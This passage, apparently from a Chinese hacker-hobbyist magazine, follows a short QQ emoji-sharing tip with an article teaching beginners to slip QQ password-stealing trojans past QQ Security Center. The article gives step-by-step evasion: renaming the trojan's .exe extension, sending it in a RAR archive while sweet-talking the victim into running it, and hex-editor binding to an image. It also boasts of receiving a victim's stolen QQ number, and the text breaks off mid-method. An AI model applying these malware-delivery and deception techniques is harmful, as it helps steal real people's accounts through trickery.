


图3

哈哈，现在已经进多人聊天的模式下了，不管你发送什么图大家都能看得到！如果你想把自定义表情同时发给几个不在线的好友，此时你就可以把他们全添加进来，如图4。




图4

是不是挺简单的啊，赶紧与你的Q友一起分享你的精彩表情吧！

（文章中涉及到QQ珊瑚虫最新版已经收录于光盘中）

让QQ安全中心无可奈何

罗秉琨

——绕过安全中心传木马




图1

自从腾迅公司推出QQ2005 Beta3一直到现在的版本，都增加了QQ安全中心，新增了文件传输安全保护功能，允许用户设定不同的文件传输安全级别（高、中、低），最大限度地保护QQ用户免受某些文件（例如exe、bat和htm文件）的攻击。但对于菜鸟们来说，盗QQ最简单的方法就是通过QQ来传送木马让对方执行了，网页木马又不会用，至于利用远程溢出就更别说了。但是，新版本中的QQ安全中心却老阻止我们的"马儿"，把我们的"小马"拒之门外（图1），这可苦了那些小菜鸟们，下边，我就教给大家几个绕过QQ安全中心来传送木马的方法^_^

方法一：改属性，绕过安全中心

通过一段时间的观察，QQ安全中心也不是什么智能化的，比如传送一个QQ的安装程序（正版的、不带病毒的），照样被阻挡了（图2），这说明QQ安全中心对文件的阻挡是有规律性的。




图 2




图 3

我想起了安全中心有这样一句话“警告：直接发送可执行文件存在潜在的不安全因素，对方的QQ安全中心可能会阻止接收这样的文件。”意思就是说，凡是可执行的程序都无一例外的被阻挡了。那么，我们把文件改一下属性不就可以了么？试试看吧！我将扩展名改为了.333，然后传送给对方（图3），成功的传送了过去。

这就说明了QQ安全中心只不过是检查文件扩展名而已，而不是查看文件的代码什么的。通常盗QQ的木马都是.exe可执行程序，我们可以将其修改为.cmd后缀的。首先打开“我的电脑”，依次选择“工具”－“文件夹选项”－“查看”，找到“隐藏已知文件类型的扩展名”选项，将前面的小勾去掉（图4）。然后选择木马程序，将其后缀.exe清除，重新输入.cmd。注意：这个时候会提示如果修改文件类型，则会导致文件不可用，我们不必理会它，点击确定就可以了（图5）。




图 4




图 5

我们来测试一下（图6），成功的将木马程序传送给了对方，不一会儿，对方的头像暗了下去，他的QQ号果真就出现在了我的信箱中（图7）。

方法二：压缩传送

这个方法很简单，顾名思义，就是将文件用WINRAR压缩起来传送给别人，这样也能绕过QQ安全中心，成功的传送给对方（图8）。剩下的只需要用“甜言蜜语”骗对方解开压缩后执行就可以了。

方法三：与另外一个文件捆绑传送

关于文件捆绑，相信许多朋友都会吧！我们就使用x档案06年第2期“任我小行”介绍的方法，用到的工具还是UltraEdit十六进制编辑软件。首先，我们找一个GIF或者JPG图片，就以hao123的logo来“掩护”我们的阿拉大盗TMDQQ.exe吧！用UltraEdit十六进制编辑器打开TMDQQ.exe，并选择好编辑菜单中




图 6




图 8

